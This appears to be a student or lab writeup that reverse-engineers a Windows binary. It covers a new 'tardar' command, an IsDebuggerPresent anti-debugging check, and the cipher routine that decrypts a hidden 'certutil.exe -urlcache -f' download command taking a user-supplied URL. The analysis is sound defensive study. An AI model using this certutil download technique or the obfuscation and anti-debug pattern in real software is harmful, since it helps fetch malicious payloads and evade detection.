
Writeup

- tardar is the name of the new command that has been added.
- 00401329 is the address that calls the function (IsDebuggerPresent) that is responsible for this behavior.



- 0040270D is the address where the new command's code calls the function responsible for decrypting this. The decrypted content of the Windows command-line string reads: "certutil.exe -urlcache -f (user input url)" where the user input url is the input to the tardar command.
- 004011AE is the address of the beginning of the function to decrypt the windows command-line string. The function then calls the function at address 004010F9. The function is basically running through the string of "yqrqhjousqtqm-hruy.ycqm-im" and using the cipher alphabet of ".zykqivco nufawl/rbjhegtdxmps" to decrypt the windows command-line string. Basically, as can be seen in the previous and following screenshots, the index value in the cipher alphabet for each character in the encrypted string would run through the inner function and if its value was less than 26 it added 97 to the value, if its value was 26 a ' ' is returned, if its value was 27 a '/' is returned, otherwise a '.' is returned. Once the value is converted from Ascii value to character, we obtain the decrypted character.